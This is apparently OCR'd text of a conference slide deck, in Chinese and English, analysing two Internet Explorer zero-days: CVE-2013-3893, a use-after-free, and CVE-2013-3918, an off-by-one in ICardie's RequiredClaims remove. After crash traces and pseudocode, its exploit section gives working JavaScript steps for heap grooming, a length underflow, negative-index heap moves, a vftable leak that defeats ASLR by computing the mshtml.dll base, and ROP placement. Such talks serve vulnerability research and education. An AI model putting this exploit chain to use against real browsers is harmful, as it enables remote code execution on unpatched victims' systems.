
```
function  CDoc::ClearMouseCapture(void * p_Celement,...)
{
    ....
    CElement::FireEvent();  //内部调用了事件处理过程
    ....
}

document.write("");
```

CVE-2013-3893 Free

```
function  CDoc::PumpMessage(...)
{
   if(p_Cdoc->p_CBodyELement != NULL)
   {
      void p_CTreeNode = p_Cdoc->p_CBodyELement->p_CTreeNode;
      if(p_CTreeNode  != NULL)
      {
         p_Cdoc->ReleaseDetachedCaptures();              //Free
         p_Cdoc->HasContainerCapture(p_CTreeNode);   //Use
      }
   }
}
```

CVE-2013-3893 Free



IE 0day Analysis And Exploit

- 软件漏洞
- Analysis
- CVE-2013-3893
- CVE-2013-3918
- Exploit
- 总结
- Q&A

CVE-2013-3918

```
<object classid='clsid:19916E01-
B44E-4E31-94A4-4696DF46157B' id='I'></
object>
<script>
    var i = I.RequiredClaims;
    i.remove(0);
    i.remove(0);
</script>
```

CVE-2013-3918

```
(115c.81c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=07d46fd8 ebx=0749eff0 ecx=3ffffff6 edx=00000000 esi=07d47000 edi=07d46ffc
eip=75f49b60 esp=0406cfc0 ebp=0406cfc8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
msvcrt!memcpy+0x5a:
75f49b60 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]

0:005> kbn
 # ChildEBP RetAddr  Args to Child
00 0403c5d8 7351bldc 085b0fb0 085b0fb4 00000050 msvcrt!memcpy+0x5a
01 0403c608 75cd3e75 073e6ff0 08581fe8 06d3ef54 icardie!CCardSpaceClaimCollection::remove+0x126
02 0403c624 75cd3cef 073e6ff0 0000002c 00000004 OLEAUT32!DispCallFunc+0x165
03 0403c6b4 7351ad3e 06d36ecc 073e6ff0 00000000 OLEAUT32!CTypeInfo2::Invoke+0x23f
04 0403c6
05 0403c7
06 0403c7
07 0403c8
08 0403c828 6a72dd8d 10000002 0403c850 0391d560 jscript9!DispMemberProxy::DefaultInvoke+0x22
09 0403c8a0 6a6885ae 0391d240 10000003 03915000 jscript9!DispMemberProxy::DefaultInvoke+0x20
0a 0403c8e0 6a72e8ca 0391d240 038c0740 10000003 jscript9!Js::JavascriptFunction::CallFunction+0xc4
0b 0403c904 6a72e906 00000010 074ee958 073e0420 jscript9!Js::InterpreterStackFrame::OP_CallFld+0x58
0c 0403c934 6a6f4977 0b625b26 0403c970 00000000 jscript9!Js::InterpreterStackFrame::Process+0x7c7
0d 0403c964 6a6f48ec 0403cadc 03cd4a45 03cd3910 jscript9!Js::InterpreterStackFrame::ProcessThunk+0x65
0e 0403caf0 038c00b1 0391d2c0 10000001 0391d320 jscript9!Js::InterpreterStackFrame::InterpreterThunk+0x21f
```

CCardSpaceCliaimCollection::remobe

CVE-2013-3918

```
Function  CCardSpaceClaimCollection::remove(
        void *p_CCardSpaceClaimCollection,
        SAFEARRAY *parameter)
{
    if(parameter)
    {
        if(parameter->type == STRING || parameter->type == INT)
        {
            … … …
        }
    }
    return  0x80004003;
}
```

CVE-2013-3918

```
{
   If(!p_CCardSpaceClaimCollection->SafeArray)
   {
      p_CCardSpaceClaimCollection->SafeArray  =  SafeArrayCreate(10);
   }
   If(p_CCardSpaceClaimCollection->SafeArray)
   {
      void * p_SelfArray_Data  = NULL;
      if(SafeArrayAccessData(SafeArrayAccessData, p_SelfArray_Data))
      {
         if(parameter->type == INT)
         {
            … … …
         }
      }
   }
}
```

CVE-2013-3918

```
{
   If(parameter->value <=
                p_CCardSpaceClaimCollection.length)
   {
      SysFreeString(p_SelfArray_Data+parameter->value*4);
      memcpy(p_SelfArray_Data+parameter->value*4,
          p_SelfArray_Data+parameter->value*4+4,
          ( p_CCardSpaceClaimCollection.length - parameter-
>value)*4);
       p_CCardSpaceClaimCollection.length --;
   }
}
```

CVE-2013-3918

SelfArray.length = 7

0
1
2
3
4
5
6
…

CCardSpaceClaimCollection::remove(3)

SelfArray.length = 6

0
1
2
4
5
6
…
…

CVE-2013-3918

SelfArray.length = 6

0
1
2
3
4
5
…
…

CCardSpaceClaimCollection::remove(6)

SelfArray.length = 5

0
1
2
3
4
5
…
…

CVE-2013-3918

//程序员语录：
//数组元素的索引是0开始的，而长度是1开始的。

```
If(parameter->value <= p_CCardSpaceClaimCollection.length)
```

IE 0day Analysis And Exploit

- 软件漏洞
- Analysis
- CVE-2013-3893
- CVE-2013-3918
- Exploit
  - Information
  - Exploit
- 总结
- Q&A

Exploit - Information

```
//限制
SysFreeString(p_SelfArray_Data+parameter->value*4);

//优势
memcpy(p_SelfArray_Data+parameter->value*4,
        p_SelfArray_Data+parameter->value*4+4,
        ( p_CCardSpaceClaimCollection.length -
parameter->value)*4);
```

Exploit - Information

//无符号判断

If(parameter->value <= p_CCardSpaceClaimCollection.length)


length = 2

CCardSpaceClaimCollection::remove(0) : length = 1

CCardSpaceClaimCollection::remove(0) : length = 0

CCardSpaceClaimCollection::remove(0) : length = -1

CCardSpaceClaimCollection::remove(-2) : length = -2



Exploit - Information

```
Function create_object(i)
{
    var obj = document.createElement("object");
    obj.classid = 'clsid:19916E01-
B44E-4E31-94A4-4696DF46157B';
    obj.id = ’l'+i;
    document.body.appendChild(obj);
    return document[’l'+i].RequiredClaims;
}
```

Exploit - Information

```
function add_item(obj_icard, str, size)
{
    for(var i = 0; i < size; i++)
   obj_icard.add(str+i);
}
```

Exploit - Information

```
add_object(rc_obj0,str,20);                    //0x50 block
add_object(rc_obj1,str,20);
add_object(rc_obj2,str,20);
var table = document.createElement('table');
document.body.appendChild(table);     //0x50 block
add_object(rc_obj3,str,20);
add_object(rc_obj4,str,20);
add_object(rc_obj5,str,20);                    //exploit
```

Exploit - Information

```
function remove_item(obj_icard, size)
{
    for(var i = 0; i < size; i++)
        obj_icard.remove(0);
}
```

Exploit - Information

```
remove_item(rc_obj0,20);
remove_item(rc_obj1,20);
remove_item(rc_obj5,20);

SysFreeString(NULL);      //重复被释放，不会异常
```

Exploit - Information

```
rc_obj5.remove(0);          //rc_obj5.length = -1
rc_obj5.remove(-88);        //move heap block 22
rc_obj5.remove(-88);
for(var i=0;i<20;i++)
        rc_obj5.remove(-110);
```

Exploit - Information

rc_obj2.item(0)
CTableELement.vftable

rc_obj2.item(0)[0:2]
CTableELement.vftable[0]

Exploit - Information

```
//可以通过我们的SafeArray数组
//读取CTableElement的vftable
//继续可以通过其计算出mshtml.dll的基地址

var function_addr = rc_obj2.item(0).charCodeAt(1)
                  * 65536
                  + rc_obj2.item(0).charCodeAt(0);
alert('0x'+(function_addr-0x0043bc1c).toString(16));
```

Exploit - Information

```
0:007> lmvm mshtml
start     end         module name
67640000  681f8000    MSHTML     (deferred)
    Image path: C:\Windows\system32\MSHTML.dll
    Image name: MSHTML.dll
    Timestamp:        Tue Mar 08 20:51:56 2011 (4D76266C)
    CheckSum:         00BC24C9
    ImageSize:        00BB8000
    File version:     9.0.8112.16421
    Product version:  9.0.8112.16421
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        2.0 Dll
    File date:        00000000.00000000
    Translations:     0409.04b0
    CompanyName:      Microsoft Corporation
    ProductName:      Windows® Internet Explorer
    InternalName:     MSHTML
    OriginalFilename: MSHTML.DLL
    ProductVersion:   9.00.8112.16421
    FileVersion:      9.00.8112.16421 (WIN7_IE9_RTM.110308-0330)
    FileDescription:  Microsoft (R) HTML Viewer
    LegalCopyright:   © Microsoft Corporation. All rights reserved.
```

IE 0day Analysis And Exploit


- 软件漏洞
- Analysis
- CVE-2013-3893
- CVE-2013-3918
- Exploit
  - Information
  - Exploit
- 总结
- Q&A

Exploit


```
//create rop
//move heap block
```


Exploit

```
remove_item(rc_obj3,20);    //Release SafeArray Item
add_item(rc_obj3,rop_str,20);    //Set SafeArray  Item
```




Exploit

```
rc_obj5.remove(-108);
rc_obj5.remove(-108);
for(var i=0;i<20;i++)
    rc_obj5.remove(-132);
```



Exploit

table.classid='exp-sky';



Exploit

table.classid='exp-sky’;

演示：

IE 0day Analysis And Exploit

- 软件漏洞
- Analysis
- CVE-2013-3893
- CVE-2013-3918
- Exploit
- 总结
- Q&A

总结

1、现今网络安全中漏洞已经成为非常重要的一环。

2、Use After Free通过基于对象的跟踪可以非常容易的分析。

3、特定的漏洞深入分析，可以发现非常有意思的机制。可以利用其很容绕过保护。

IE 0day Analysis And Exploit

Q&A> _

IE 0day Analysis And Exploit

谢谢大家

微博 : exp-sky
QQ : 273997264
EMail : exploitsky@gmail.com